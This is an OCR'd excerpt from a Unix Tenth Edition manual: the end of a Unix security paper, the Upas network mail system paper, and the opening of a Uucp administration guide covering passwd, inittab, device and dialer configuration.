— The question of convenience vs. security, which depends on the nature of a given application, must be carefully considered before implementing and installing that application. In particular, there are some things that should not be put on any 'public' machine.

It was also noted that the security hazards of UNIX systems are exactly those of other systems that are used for similar purposes in similar environments. Only the forms of the hazards are different. If, from the examples given, it seems easier to subvert UNIX systems than most other systems, the impression is a false one. The subversion techniques are the same. It is just that it is often easier to write, install, and use programs on UNIX systems than on most other systems, and that is why the UNIX system was designed in the first place.

11. References

1. Garlinski, J. *The Enigma War*. Scribner, NY, 1979.
2. Grampp, F.T. and Morris, R.H. Unix System Security. *AT&T Bell Laboratories Technical Journal 63*, 8 (October 1984), 1649-1672.
3. Morris, R. and Thompson, K. Unix Password Security. *CACM 22*, 11 (1979), 594-597.
4. Morris, R.H. Unix File Security. AT&T Bell Laboratories, 1986.
5. Morris, R.T. Another Try at Uucp. AT&T Bell Laboratories, 1986.
6. Nowitz, D.A. Uucp Administration. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
7. Nowitz, D.A., Honeyman, P., and Redman, B. Experimental Implementation of UUCP: Security aspects. In *UniForum Conference, Washington 1984 Proceedings*, January 1984.
8. Nowitz, D.A. and Lesk, M.E. A Dial-Up Network of UNIX Systems. In *Unix Programmer's Manual*, Vol. 2, M.D. McIlroy and B.W. Kernighan, Eds. AT&T Bell Laboratories, Murray Hill, NJ 07974, 1979.
9. Reeds, J. and Weinberger, P.J. Cracking the Unix Crypt Command. *AT&T Bell Laboratories Technical Journal 63*, 8 (October 1984), 1673-1683. Also Prentice-Hall. *UNIX System Readings and Applications*. 1987. 2 volumes.
10. Ritchie, D.M. On the Security of Unix. In *Unix Programmer's Manual*, Vol. 2, M.D. McIlroy and B.W. Kernighan, Eds. AT&T Bell Laboratories, Murray Hill, NJ 07974, 1979.
11. Ritchie, D.M. Protection of Data File Contents. U.S. Patent 4135240, January 16 1979.
12. Thompson, K. Reflections on Trusting Trust. *CACM 27*, 8 (1984), 761-764.
13. Truscott, T. An Enhanced Uucp. Technical Memorandum CDSR005, Research Triangle Institute, December 1983.



Wipe Transformation (program by Rodian Paul, 1988)

Dave Presotto 

Upas — a Simpler Approach to Network Mail

David L. Presotto
William R. Cheswick

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

*Upas** is a mail interface that routes messages between existing network-specific mailers, users, and user mailboxes. It uses a language based on regular expressions describe how to convert mail addresses into the commands needed to route the mail to the intended destination. Upas is the mail interface for the Tenth Edition UNIX® system.

1. Introduction

Our entry in the 'mail race' sprang from events similar to those motivating the development of many mail systems. For many years a short and simple mailer was used to deliver local mail and to route mail via our home-grown networks. Although its user interface left a little to be desired, its reliability was so high that great trust was put into it. However, as we gained access to more and more networks, particularly ones over which we had no control, the situation quickly deteriorated. Each of these networks had their own mail 'standards' and addressing conventions. With some trepidation, we absorbed these standards into our mailer. Its simplicity was quickly lost along with its fabled reliability. Realizing our danger, we decided to step back and see if there was a way to get back to a simple, well-understood, and thereby reliable mail system.

The job to be performed by a network mail system is illustrated by Figure 1. A mail system is essentially a large switch for handling the routing and delivery of messages. As a router it must be conversant in the various network protocols, be able to decipher destination addresses, and pass messages along to the next network. Sometimes it actually gets to deliver a piece of mail to a mailbox. Also, since there is no common mail format, the mail system must convert messages from one format to another as it routes them from network to network. Because of the number of networks and mail formats, this can easily lead to thousands of lines of code. Our task was to decide how to partition the task in order to create a manageable yet efficient mail system.

* **upas**, *u´pas, n*. (in full **u´pas-tree´**), a fabulous Javanese tree that poisoned everything for miles around; Javanese tree (*Antiaris toxicara*, of the mulberry family): the poison of its latex. [Malay, poison.] [5]

2. Some Observations

The task of interfacing to a particular network is often messy and arbitrary. Fortunately, most entities (corporations, governments, committees) that design network protocols also provide code (i.e. mail programs) that understand these protocols. In our experience, it has always been easier to interface one of these mailers to our mail system than to incorporate the new protocols into our existing mailer. Also, code provided by someone else is supported by someone else. As network protocols change it is easier to pick up the new version of the network mailer than to rewrite our mailer.

Although there are many networks, there are far fewer message formats. It is clear that a message needs a destination address and possibly even a reply address. However, the imposition of further structure on the message is at best distasteful, at worst obstructive. Imagine what postal delivery would be like if the Postal Service opened each piece of mail to ensure that it is correctly dated and signed, that the form of address is correct, and that the company letterhead obeys some preconceived format, refusing delivery if any of these conditions are not met. Unfortunately, some networks impose such requirements. For a message to obey one standard is difficult enough. To expect it to survive a number of conversions between restrictive standards constitutes wishful thinking. Because of this, most networks adopt standards established by older or




Figure 1. The functions to be performed to route network mail.

larger networks. Therefore, although there are many networks, there are relatively few message formats.

A network address describes a path through a number of machines and networks. This path may be rather simple, consisting of a single machine and user name. Often, however, the path crosses a number of administrative domains. Each such domain imposes some rules for structuring paths within the domain. Unfortunately, there is no adhered-to standard for binding the path segments from each domain into a single address. The networks differ on direction of binding (person@ machine vs. machine!person), delimiters ('.' vs. '@ ' vs. '%'), quotation marks, and even case sensitivity. Therefore, there is no fixed way to correctly parse and understand a network address. Instead, there are conventions which tend to be very short-lived, usually until someone issues a new RFC or a new network appears. As a relatively simple example, consider a message sent from one *uucp* [2] network, through ARPAnet, to another *uucp* network. The address format might be something like:

```
A!B!person%E%D@C
```

The rules for parsing such an address are easily defined. Unfortunately, the conventions underlying the rules change from day to day. Once you've managed to write your code, the administrator at B may decide that he won't accept percent signs in an address and would really like the address to look like:

```
A!B!@d,@e:person@c
```

A new set of parsing rules now have to be defined. In our experience these changes happen with maddening frequency. They are the direct result of there being no single comprehensive standard or administrative authority. Therefore, we have to treat address parsing rules as ephemeral. Any network mailer should be able to change its address parsing rules frequently and with little difficulty. Tying them to one particular standard such as this week's Internet rules is equivalent to planned obsolescence.

Finally, we should make a point about reversibility that many other mail designers seem to have missed. In addition to parsing destination addresses, mailers are expected to maintain some form of return address attached to the message. This often involves changing the current return address to one that the mailer will accept as a reply destination. A mailer should parse and modify return addresses using the same rules as it does for destination addresses. Otherwise, as is too often the case, the mailer will reject the very addresses that it has provided for replies.




Figure 2. The structure of Upas.

3. A Solution

The best solution would have been to throw out all the so-called standards and create a single coherent scheme for formatting and addressing mail [3]. However, since we have no power to impose such a scheme, we have tried to use the above-stated requirements and observations to build a mail system that makes the best of a bad situation.

The structure of our mail system is depicted in figure 2. Each network has its own interface program for message reception and transmission. In general these are the network-specific mailers provided with the networks. When a message enters from a network, the network specific mailer gives it to Upas. Upas then either deposits the mail in a local mail box or routes the mail to the next network. A format-specific filter may be called to convert the message from network format to one Upas understands or vice-versa; The UNIX format is built in.

4. Message Routing

The routing of messages is determined by a destination address and by a set of rewriting rules kept in the file `/usr/lib/upas/rewrite`. Each line of the file is a rule. Blank lines and lines beginning with # are ignored.

Each rewriting rule consists of four fields:

pattern An *ed*(1)-like regular expression, with simple parentheses playing the role of `\(` and `\)` and with the + and `?` operators of *egrep*(1). This regular expression must match the entire destination address. Case is ignored.

command One of the following rewrite commands: *alias*, *auth*, *translate*. |, or >>.

parameter An *ed*(1)-style replacement string to generate a parameter to the *command*.

address-list A list of addresses that might be shipped with a single command.

The *pattern*, *parameter*, and *address-list* fields may use the following:

`\s` The address of the sender.

`\l` The name of the local machine.

`&` The entire destination address.

The *parameters* and *address-list* fields may use `\0` through `\9` to match the first ten parenthesized groups matched in the *pattern* field.

When rewriting a destination address, Upas starts with the first rule and continues down the list until a pattern matches the destination address. The command on that line is executed. If no match is found, the mail is returned to sender with an error.

```
                                        # local mail
[^!@%]+                 translate       "exec translate '&'"
local!([^!@%]+)         >>              /usr/spool/mail/\1
\1!(.+)                 alias           \1

# convert %@ format to ! format
(_822_)!((.+)!)?([^!]+)[%@]([^!%@]+)    alias   \1!\2\5!\4
([^!]+)[%@]([^!@%]+)                    alias   _822_!\2!\1
_822_!(.+)                              alias   \1

# special domain names
([^!.]+)\.(att\.com|uucp)!(.+)  alias   \1!\3

([^!]+)!(.+)            |       "/usr/lib/upas/route 's' '\1'" "'\2'"
```

Figure 3. Sample rewrite file for a machine using *uucp* only.

If the command does not result in mail delivery (i.e is not | or >>), Upas scans the rules again with the latest version of the destination address, starting from the first rule.

There are five rewrite commands:

alias Rewrites the address with the pattern in the *parameter* field.

auth Calls *parameter* to authorize the mail. A zero exit status approves the mail, non-zero rejects it. The *auth* command is called only once per message. If it is never called, the mail is approved.

translate Calls *parameter* to rewrite the address. The program must write the new address(es) to standard output. This command is used to implement mailing lists.

| Pipe the message to the mail delivery agent *parameter*. The *address-list* parameter is a list of recipients with the same destination machine. If the delivery agent fails, the message is returned to the sender with the error message from the delivery program's standard error file.

>> Deliver the message to a local mailbox. The file given in *parameter* must either exist and appear to be a valid mailbox, or the last name in the path must be a user name found in `/etc/passwd`.

Rules for most networks can be specified in one or two lines. In addition, the rules are in a language familiar to most experienced UNIX programmers: the regular expressions seen in many editors, languages, and utilities. By using such a mini-language, it becomes an easy task to build or modify Upas configuration files. The result is that configuration files rarely contain gross mistakes and take very little time to create and to edit when addressing conventions change. Further, the rewrite file is reread for each new mail delivery, so a change to the rewrite file will take effect immediately.

5. SMTP Message Format Conversion

Upas uses only the *uucp*-style addressing internally. The mail delivery program must convert between this form and its own, if different. For example, the *smtpd* daemon must convert incoming RFC822 addresses to *uucp* form when calling Upas, and the *smtp* program generates header lines on outgoing mail.

The outbound conversion to SMTP format is required by RFC822. Specifically, three header lines are required: `Date:`, `To:`, and one of several variants of `From:`. If the message appears to have these header lines, and the lines are formatted properly, the message is sent unaltered. For example, if there is an original `From:` line with an address in the requested domain, it is left alone. Otherwise, we generate a `From:` line and turn any existing one into `Original-From:`. Missing information is filled in from the Unix-style `From` line.

We do not add other header lines to mail. These provide extra bulk (over ten percent in one of our surveys) with little added utility. In particular, `Received:` lines are only rarely useful, and the information they provide appears in our log files.

Incoming SMTP destination addresses are derived from the envelope addresses and header information. The senders address is extracted from the first of the following header lines found: UNIX `From`, `Reply-to:`, `Sender:`, `From:`, and the sender given in the SMTP `MAIL FROM:` command.

The early versions handled uucp and SMTP addressing internally. Later, SMTP was broken out

into two pairs of filters: *smtpd* and *fromsmtp*, and *tosmtp* and *smtp*. *Fromsmtp* and *tosmtp* were filters that extracted and created RFC822 addressing and headers, respectively. Recently, these filters were folded into *smtpd* and *smtp* for efficiency reasons.

6. User Control

Users often wish to specify alternate ways to dispose of their mail. Upas offers two choices. The first line of a user's mail file is interpreted as a command to the mail system. If the line is of the format

`Forward to` *list-of-addresses*

the mail is forwarded to each recipient in *list-of-addresses.* While this can be used to forward a single user's mail, it can be also be used to create mailing lists. To do this, one creates a file in the mail directory whose name is that of the mailing list and which consists of `Forward to` followed by the list of recipients.

If the first line is of the format is

`Pipe to` *shell-command*

shell-command is executed when mail is delivered, with the message as standard input.

7. Concealing Machine Names

It is often useful to hide several machines behind a single mail machine. For example, our center has over 50 machines, but all mail is directed through the machine named `research`. The files `/usr/lib/upas/names.*` contain routing information for each user. A sample entry might be:

```
andrew  pipe!andrew
```

Mail sent to `research!andrew` will be directed to `pipe`, `andrew`'s home machine. But mail from `andrew` should appear to come from `research`, not `pipe`.

To hide names, Upas attempts to translate the last field of the sender's address. If the translation exactly matches the entire sending address, the sending address is truncated to the last field.

8. Loop Detection

Detecting forward loops, like those provoked by `Forward to` is difficult. It involves combining the forwarding lists of all involved machines into a single directed graph and then performing a search or partitioning to detect cycles. However, if we allow a detection algorithm to reject some legal although highly-unlikely cases along with real loops, we greatly simplify the problem.

In the case of a single machine, an infinite forwarding loop corresponds to infinite recursion of the mailer. If a mailer rejects any message that results in recursion past a certain depth, it will reject all loops and some small number of legal but very long mail redirections. In our case a depth is 32 and to date, no legal forwarding loop has been more than 3 steps long.

In the case of a multi-machine loop, the recursion technique is not valid. However, we can still use a similar method. Instead of counting recursion, we scan the `From` line to see the number of times the local machine name occurs in the path. If this exceeds a limit (in our case 8), the mail is returned to the sender.

9. Installation

Upas has been ported to most major versions of the UNIX system. The source contains a `config` directory where the working Upas directories are specified. Each variant of Upas is made from a separate directory with *make*(1). The `makefile` may require some editing to select the needed programs. The `config` directory contains a number of sample rewrite and routing files.

10. A Comparison With Sendmail

Upas is an attempt to solve the same problem previously attacked by Sendmail [1]. Upas owes much of its design and success to Sendmail. The idea of designing Upas as a central switcher communicating with network-specific mailers comes directly from Sendmail. The reasons we wrote Upas and didn't just adopt Sendmail are:

- We strongly favor messages whose only formatted portion are the destination and reply addresses. Sendmail has an unfortunate predilection for verbose and rigidly-structured messages that we would like to avoid.
- Sendmail configuration files are famous for their inscrutability. We wanted a system that had simpler and therefore more easily verifiable rewriting rules.
- Sendmail combines the functions of routing, queuing, aliasing, transmission, header processing, delivery, translation, etc., into a single large program. This extra design makes Sendmail more complicated and harder to understand and support. Upas's modular design simplifies these tasks.

- The size of sendmail has left it prone to several security problems, some intentional. It is easier to understand and check a smaller, more modular program.

11. Lessons

The philosophy behind Upas has not changed much since its original description in [4], but there have been many implementation changes. The rewrite file now has five commands compared to the original generalized command execution. Removing case sensitivity, and anchoring the pattern matches by default has made them more versatile and easier to read.

The early Upas understood *uucp* and SMTP addresses and formatting. The SMTP portions are now broken out in separate programs, simplifying the processing. The *uucp*-style address has proven quite easy to teach and to use. For example,

```
bitnet!templevm!rdk
```

is much easier to teach and use than

```
rdk%templevm.bitnet@cunyvm.cuny.edu
```

Authorization was implemented with a file lookup of trusted machines. Now, a command can implement arbitrary policies.

12. Summary

We have presented a simple yet flexible network mail system. It gains its simplicity from a number of assumptions which are valid in most networked computers. By using existing network-specific mailers as expert systems that deal with network details, Upas itself remains relatively simple and understandable. Finally, by using a mini-language already familiar to most UNIX programmers, Upas is easily modified to respond to changes in the name space and topology of the network.

Upas has run at Research and on the AT&T Internet gateway for nearly two years now. It has performed well in these demanding environments, adjusting nicely to the changes. Its flexibility comes at the cost of efficiency. Even so, we have handled nearly four thousand messages per day on a VAX 750 with reasonable, if not spectacular, throughput.

13. Acknowledgements

Many people have contributed to the success of Upas. MIT supplied the original SMTP code, which was improved by many people. Bill Cheswick, Geoff Collyer, Ian Darwin, Peter Honeyman, Dave Presotto, and Dennis Ritchie have all had a hand in the code. We have received helpful feedback from Steven Bellovin, Jonathan Clark, and Marcel Frank-Simon.

14. References

1. Allman, E. SENDMAIL - An Internetwork Mail Router. In *Unix Programmer's Manual, Virtual VAX-11 Version*, Computer Science Division, University of California, Berkeley, July, 1983.
2. Nowitz, D.A. and Lesk, M.E. A Dial-Up Network of UNIX Systems. In *Unix Programmer's Manual*, Vol. 2, M.D. McIlroy and B.W. Kernighan, Eds. AT&T Bell Laboratories, Murray Hill, NJ 07974, 1979.
3. Pike, R. and Weinberger, P.J. The Hideous Name. In *USENIX Summer Conference Proceedings*, June 1985, pp. 563-568.
4. Presotto, D.L. Upas - a simpler approach to network mail. In *USENIX Summer Conference Proceedings*, June 1985, pp. 533-538.
5. *Chambers Twentieth Century Dictionary*. W & R Chambers Ltd., Edinburgh, GB, 1976.

Uucp Administration

David A. Nowitz

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

This describes the setup and administration of the *Uucp* system shipped with System V (also known as Honey Danber).

1. Introduction

This document describes the administration of the *Uucp* system. Administrators should be familiar with the manual pages for each of the *Uucp* related commands.

1.1. Extent of the Network

Some basic decisions about access to processors in the network must be made before attempting to set up the configuration files. If an administrator has control over only one processor and an existing network is being joined, then the administrator must decide what level of access should be granted to other systems. The other members of the network must make similar decisions for the new system. The UNIX® system's *password* mechanism is used to grant access to other systems. The file `/usr/lib/uucp/Permissions` provides various permissions and restrictions for file system access and command execution from remote machines, and the file `/usr/lib/uucp/Systems` on the local processor determines the systems on the network that can be reached directly.

When setting up more than one processor, the administrator has control of a larger portion of the network and can make more decisions about the setup. For example, the network can be set up as a private network where only those machines under the direct control of the administrator can access each other. Granting no access to machines outside the network can be done if security is paramount; however, this is usually impractical. Limited access can be granted to outside machines by each of the systems on the private network. Alternatively, access to/from the outside world can be confined to only one processor. This is frequently done to minimize the effort in keeping access information (passwords, phone numbers, etc.) updated and to localize the security holes for the private network.

1.2. Hardware

There are several networks that are supported with internal interface routines:

1. Direct connection using a null modem.
2. Connection over the Direct Distance Dialing (DDD) network using various dialers (e.g. AT&T, Hayes, Ventel).
3. Connection using a DATAKIT VCS.
4. UNET—3COM Ethernet network.
5. TCP
6. Sytek
7. AT&T Transport Layer Interface networks

Networks that require only a single line, asynchronous connection can be set up using the `Dialers` file.

2. Uucp Software

Table 1 is a summary of the *Uucp* System Program. Figure 1 illustrates the programs that are used to process user requests. The *uucp* and *uux* commands queue users' requests: *uucp* for file transfers, and *uux* for requests for remote execution. (*Uux* is most often invoked from within the *mail* command.) *Uucico* takes care of the file transfers between machines. Remote execution jobs are transferred by *uucico* and executed by the *uuxqt* program.

Figure 2 illustrates the structure of *uucico*, the program that performs the communication with remote systems.

program	description
`uucp`	File transfer command
`uux`	Remote execution command
`uucico`	The *Uucp* file transfer program
`uustat`	Network status command
`uusched`	File transfer daemon scheduler
`uucheck`	*Uucp* system files, directories, and Permissions file checker
`uucleanup`	Spool directories cleanup program
`uuxqt`	Remote execution program
`uugetty`	`getty` that can be used for lines/modems that are to work as dialin and dialout ports
`uulog`	Shell program for looking at the log files
`Uutry`	Shell program used to try a remote system with debugging options
`uudemon.cleanup`	Shell program started by *cron* to clean up *Uucp* directories.
`uudemon.hour`	Shell program, started by *cron* used to start the file transfer scheduler and the command execution program
`uudemon.admin`	Shell program, started by *cron* that sends data to the uucp administrator giving information about the status of the *Uucp* system
`uudemon.poll`	Shell program, started by *cron* is used for periodic polling of remote systems

Table 1. Uucp System Programs

3. `/etc/passwd`

To allow remote systems to call the local system, password entries must be made for any *Uucp* logins. An example follows. (In this and other examples to come, the text must be on one physical line but is too long for our column width. A line break marked by ↵ is only for readability.)

```
nuucp:zaaAAaaa:6:1:Admin:    ↵
        /usr/spool/uucppublic:    ↵
        /usr/lib/uucp/uucico
```

Note that the *uucico* program is used for the shell, and the *Uucp* public directory is used as the working directory.

There must also be an entry in the `/etc/passwd` file for a *Uucp* administrative login. This login is the owner of all the *Uucp* object and spooled data files and is usually ‘‘uucp’’. For example, the following is a entry in `/etc/passwd` for this administrative login:

```
uucp:zAvLCKp:5:1:UUCP.Admin:/usr/lib/uucp:
```




Figure 1. transfer and remote execution programs




Figure 2. *Uucp* file transfer functions

4. /etc/inittab

After the ports are set up, entries should be put into `/etc/inittab` corresponding to the devices. Ports can configured for outgoing traffic only, in which case, the action field of the `/etc/inittab` entry should be ‘‘off’’.

```
10:off:/etc/getty tty10 1200
        # outgoing ACU entry
```

Bi-directional traffic can be set up using the `/usr/lib/uucp/uugetty` command.

```
10:respawn:/usr/lib/uucp/uugetty -r -t60 ↵
        tty10 1200H # bidirectional
```

Note here that in the speed field there is an H after the speed. This corresponds to the 1200H `/etc/gettydefs` entry that does not set HUPCL in the initial flags for the line. If the HUPCL flag was set, some modems would drop DTR causing the *uugetty* to exit. Here are two typical `/etc/gettydefs` entries for the 1200H and 1200:

```
1200H# B1200 # B1200 SANE IXANY TAB3 ↵
        HUPCL #login: #300H
1200# B1200 HUPCL # B1200 SANE IXANY ↵
        TAB3 #login: #300
```

In addition, the `-r` option is needed on the *uugetty* command to inhibit the echo of the `login` prompt until a character is read; this is because many modems bring up DTR as soon as the *open* is executed and the *uugetty* would not be able to determine whether the calling incoming or outgoing. Also, if there is a direct line with *uugetty*’s running on both sides, the `login` prompt would be read by both sides as a user attempting to login and would get into a loop.

5. Setting Up ACU Devices

Create a device in the `/dev` directory corresponding to the port of the ACU.

```
mknod /dev/tty10 c 1 6
```

will create the ACU device on `tty10` that has major and minor device numbers 1 and 6. This will correspond to the following entry in `/usr/lib/uucp/Devices`

```
ACU tty10 - 1200 att4024
```

for an AT&T 4024 modem on tty10.

Next, the access modes and ownership of the device should be changed.

```
chown uucp /dev/tty10
chmod 644 /dev/tty10
```

For old Western Electric 212/801 type modems, an additional device is required—the 801 device. Create a device for the 212 modem line.

keyword	meaning
`Direct`	hard-wired line used by cu for direct connections
`ACU`	make the connection through an autodialer
NETWORK	make the connection through a switch or network such as Sytek, TCP, DK
SYSTEM-NAME	for hard-wired connections to a particular system where *SYSTEM-NAME* is replaced by the name of the system
OTHER	other names that you define (e.g. `DKACU` can be set up as an `ACU` on a Datakit network).

```
mknod /dev/cul1 c 1 6
chown uucp /dev/cul1
chmod 644 /dev/cul1
```

Next, create a separate device for the 801 dialer.

```
mknod /dev/cua1 c 7 1
chown uucp /dev/cul1
chmod 644 /dev/cua1
```

The corresponding `/usr/lib/uucp/Devices` entry for this ACU would be

```
ACU cul1 cua1 1200 801
```

Note that for 801/212 type modems, only one speed is allowed; it can not be configured to work at both speeds when calling out.

6. `Devices` File

The file `/usr/lib/uucp/Devices` contains the device information needed for calling other systems. The format of the file is

Caller Line Line2 Class Token-Pairs

The *Token-Pairs* field contains dialer names and arguments that are passed to these dialer routines. Dialers can either be built-in or defined in the `/usr/lib/uucp/Dialers` file.

Caller: The keywords available in this field are shown below.

Line: This data transmission device (.e.g. `tty10` for device `/dev/tty10`).

Line2: If the ACU keyword is specified and the device type is 801, this field contains the device name of the 801 dialing device ACU. Otherwise, the field is ignored; however, a place-holder must be used in this field (use ‘‘–’’ character for the placeholder).

dialer	function
801	Western Electric 801/212 or 801/103 combinations
212	Western Electric 801/212 or 801/103 combinations
Dialout	Dialing using the dialout(3) routine
TCP	TCP Network
Unetserver	3COM Ethernet network
DK	Datakit with Multiplex Interface
Sytek	Sytek Network
TLI	AT&T Transport Layer Network without Streams
TLIS	AT&T Transport Layer Network with Streams

Table 2. Built-in Dialers

Class: For ACU, this can be just the speed, or it can contain a letter and speed (e.g. D1200, C1200 to differentiate between classes of dialers: Centrex, Dimension. These names can be used in the `Systems` file to select specific types of `ACU`s for connections to some systems). Some devices can be used at any speed, so the keyword ‘‘`Any`’’ is used—this line will match any speed requested in Systems. Note: If this field is ‘‘`Any`’’ and the Systems class field is ‘‘`Any`’’ then the speed is taken from the default set in `parms.h` by the `DEFAULT_BAUDRATE` constant.

Token-Pairs: The rest of the line contains pairs of *dialers* and *tokens*. Each pair represents a *dialer* function and an argument to pass to that function.

Table 2 provides the names of the built-in *dialer* routines. All other *dialer* functions are defined in the `/usr/lib/uucp/Dialers` file.

The second field in the `Token-pair` is the argument to be passed to the *dialer* function—this is typically the destination phone number. Two special tokens are used to represent the phone number field from the `Systems` file: ‘‘`\D`’’ is the phone number field as it appears in the `Systems` file while ‘‘`\T`’’ is the phone number after being processed using the `Dialcodes` file to expand the phone number prefix. If the last token on the `Devices` file line is the phone number, it can be omitted; ‘‘`\D`’’ is assumed, since routines defined in the `Dialers` file can use ‘‘`\T`’’ to do the expansion and all internal routines will do the expansion.

For cases where dialout modems are on a networks, the `Caller` will be `ACU` and the `Token-Pairs` will be the token given to the network rou-

```
att4024 =+-,    "" atzod,o12=y,o4=n\r\c \006 atT\T\r\c ed
ventel  =&-%    "" \r\p\r\c $ K call: \T%% Online!
direct
datakit ""      "" \r TION: \D
hayes   =,-,    "" \dAT\r\c OK\r \EATDT\T\r\c CONNECT
```

Figure 3. Sample Dialer Lines

